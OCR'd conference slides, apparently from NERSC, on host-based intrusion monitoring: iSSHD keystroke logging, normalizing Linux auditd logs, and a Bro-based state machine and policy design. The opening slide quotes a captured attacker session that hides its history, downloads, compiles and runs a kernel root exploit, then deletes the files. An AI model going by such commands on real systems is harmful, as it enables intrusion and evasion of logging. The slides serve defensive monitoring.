NOTTY_DATA_SERVER              Linux comp05 2.6.18-.. GNU/L
NOTTY_DATA_CLIENT              unset HISTFILE
NOTTY_DATA_CLIENT              cd /dev/shm
NOTTY_DATA_CLIENT              mkdir ... ; cd ...
NOTTY_DATA_CLIENT              wget http://host.example.com:2
NOTTY_DATA_CLIENT              gcc ab.c -o ab -m32
NOTTY_DATA_CLIENT              ./ab
NOTTY_DATA_SERVER              [32mAc1dB1tCh3z [0mVS Linux kernel 2.6 kernel 0d4y
NOTTY_DATA_SERVER              $$$ K3rn3l r3l3as3: 2.6.18-194.11.3.el5n-perf
NOTTY_DATA_SERVER              ??? Trying the F0PPPPppppp__m3th34d
NOTTY_DATA_SERVER              $$$ L00k1ng f0r kn0wn  t4rg3tz..
NOTTY_DATA_SERVER              $$$ c0mput3r 1z aqu1r1ng n3w t4rg3t...
NOTTY_DATA_SERVER              !!! u4bl3 t0 f1nd t4rg3t!? W3'll s33 ab0ut th4t!
NOTTY_DATA_CLIENT              rm -rf ab ab.c
NOTTY_DATA_CLIENT              kill -9 $$
SSH_CONNECTION_END             1.1.1.1:52073/tcp >  0.0.0.0:22/tcp
```

Behavioral Rules

Data Value Rules

iSSHD: Soft Data

```
DATA_CLIENT    /sbin/arp -a
DATA_SERVER    b@n:~> /sbin/arp -a
DATA_SERVER    comp05 (192.168.49.94) at 00:00:30:FB:00:00 [ether] PERM on ss
DATA_SERVER    b@n:~>
DATA_CLIENT    oh wow
DATA_SERVER    b@n:~> oh wow
DATA_SERVER    b@n:~> /sbin/arp -an |wc -l
DATA_SERVER    9787
DATA_CLIENT    rofl hax it hacker
DATA_SERVER    b@n:/u0> sorry, im gonna s roll a cigarette and smoke it, y
DATA_SERVER    b@n:/u0> then im gonna come back and try to hack ok ?
DATA_SERVER    b@n:/u0> i am gonna go for one
DATA_SERVER    b@n:/u0> you cant smoke inside? terrible
DATA_SERVER    b@n:/u0> its f cold as f***
```


These were not dumb kids – other longer conversations indicated an understanding of *NIX internals.


Difficult to get at Soft Data otherwise.

iSSHD Status


- Has been in production on all user-accessible systems for several years now.
- 400-425 systems today.
- 30-50M lines/day logs.
- Years of forensic data on nominal space.
- New clustering model has same cluster model for scale as the network version (scale as well as logs).


Unix Auditd








NERSC











Auditd

"The Linux Audit system provides a way to track security-relevant information on your system. Based on pre-configured rules, Audit generates log entries to record as much information about the events that are happening on your system as possible."

(Redhat)

- "Information" = system call data including call arguments and return values, file system access, execution, device information.
- Balance performance degradation and utility.

Auditd

Why auditd?

- **Ubiquitous on linux systems.**
- **Well understood and documented as much as these things go.**
- **Powerful when used correctly.**

Why not auditd?


- **Promotes The Fear in many HPC system admins.**
- **Powerful when used correctly.**
- **Logging aggressively hostile to machine analysis.**
- **Scale issues.**

Auditd: Really Big Picture

- Take information from select system calls on hundreds of systems, record the relevant parts and apply local security policy to the data stream.
- Get data off-system to reduce chance of tampering.
- Integrate with other data sources – including iSSHD logs and network analysis.

Auditd: Design


Auditd is a core system tool so installation is a snap!



Auditd: Log Normalization

Raw logs contain dozens of different record types with some back referencing/multi-line events.

Normalize to two types: core and append. Their relationships and fields are all *well defined*.



Auditd: Raw log

```
node=green-m.nersc.gov type=SYSCALL msg=audit(1366512421.512:33896127):
arch=c000003e syscall=59 success=yes exit=0 a0=19075640 a1=190623f0
a2=7fffb5ca0458 a3=3 items=2 ppid=2165 pid=25320 auid=4294967295 uid=0 gid=0
euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295
comm="ifconfig" exe="/sbin/ifconfig" key="SYS_EXEC”
```

```
node=green-m.nersc.gov type=EXECVE msg=audit(1366512421.512:33896127): argc=2
a0="/sbin/ifconfig" a1="-a”
```

```
node=green-m.nersc.gov type=CWD msg=audit(1366512421.512:33896127):  cwd="/"
```

Event/Action: 🟥

Core 🟩

Append: 🟦

Auditd: Normalized Log

```
9:3:1 SYSCALL_OBJ SYSCALL 1366512421.512 gree-m.nersc.gov
unset unset execve SYS_EXEC ifconfig /sbin/ifconfig 19075640
190623f0 7fffb5ca0458 root root root root root root root root
25320 2165 NO_TTY yes 0

9:3:2 EXECVE_OBJ EXECVE 1366512421.512 green-m.nersc.gov unset
25320 2 %20/sbin/ifconfig%20-a

9:3:3 PLACE_OBJ CWD 1366512421.512 green-m.nersc.gov unset
25320 / NULL -1 -1 -1 -1
```

Normalize data on local machine since some parameters might be specific to a local machine such as system call names (32 vs. 64 bit), user identity etc.

Auditd: Normalized Log

```
9:3:1 SYSCALL_OBJ SYSCALL 1366512421.512 gree-m.nersc.gov
unset unset execve SYS_EXEC ifconfig /sbin/ifconfig 19075640
190623f0 7fffb5ca0458 root root root root root root root root
25320 2165 NO_TTY yes 0

9:3:2 EXECVE_OBJ EXECVE 1366512421.512 green-m.nersc.gov unset
25320 2 %20/sbin/ifconf

9:3:3 PLACE_OBJ CWD 136                                    ov unset
25320 / NULL -1 -1 -1 -
```

Well defined taxonomy:

CORE ACTION	KEY (audit.conf)
SYSCALL	SYS_EXEC
SYSCALL	SYS_FILE
SYSCALL	SYS_FILE_PERM
SYSCALL	SYS_FILE_XPERM
SYSCALL	SYS_NET
SYSCALL	SYS_OS
SYSCALL	SYS_SUID
SYSCALL	SYS_TIME

Auditd: Normalized Log

```
9:3:1 SYSCALL_OBJ SYSCALL 1366512421.512 gree-m.nersc.gov
unset unset execve SYS_EXEC ifconfig /sbin/ifconfig 19075640
190623f0 7fffb5ca0458 root root root root root root root root
25320 2165 NO_TTY yes 0

9:3:2 EXECVE_OBJ EXECVE 1366512421.512 green-m.nersc.gov unset
25320 2 %20/sbin/ifconfig%20-a

9:3:3 PLACE_OBJ CWD 1366512421.512 green-m.nersc.gov unset
25320 / NULL -1 -1 -1 -1
```

Map system call number to name: 59 -> execve

Translate uig, gid etc … to local mapping


Auditd: Backend Design

For bro backend, need to recognize two challenges:

1. **Each Collection of Initialize and Append types is stateless, so *state must be tracked*.**
2. **Policy Analysis is extraordinarily flexible - need to make good choices about *what to look for*.**

Auditd: State

Recall the distinction



SYCALL_OBJ

USER_OBJ

GENERIC_OBJ

Core

EXECVE_OBJ


SADDR_OBJ

PLACE_OBJ

Append

Auditd: State

State objects for session


SYCALL_OBJ

USER_OBJ

GENERIC_OBJ

Core

EXECVE_OBJ

SADDR_OBJ

PLACE_OBJ

Append

IDENTITY


Track (uid/gid/*id) across login session.

ACTION

Defined by one Core and (0-n) Append lines

Auditd: State Example

Auditd: State Example



SYCALL_OBJ


SADDR_OBJ

PLACE_OBJ

PLACE_OBJ


SOMETHING HAPPENS: ACTION

Auditd: State Example




Lookup/Initialize Identity and empty empty Action struct.

Auditd: State Example



```
type identity: record {
    ses: int &default=-1;                # numeric session id
    node: string &default=INFO_NULL;     # action host
    idv: vector of string &log;          # vector of id
    p_idv: vector of string;             # prev vector of id
    id_test: count &default = 0;         # test id trans
    id_flag: vector of bool;             # mark changed id:
    };
```


Auditd: State Example



```
type identity: record {
    ses: int &default=-1;                      c session id
    node: string &default=IN                    host
    idv: vector of string &log;            # vector of id
    p_idv: vector of string;               # prev vector of id
    id_test: count &default = 0;           # test id trans
    id_flag: vector of bool;               # mark changed id:
    };
```

```
auid,
uid,  gid,
euid, egid,
suid, sgid
```

Auditd: State



Auditd: Policy?

So we have very clean data and a state machine. Now what besides logging?

Identity Transitions

Network socket and connection creation

Execution

- absolute path of executables
- all suid exe behavior
- absolute path of executable

Filesystem

- Test absolute location of user
- Systematic filesystem errors (R/W/X/Access) + changes

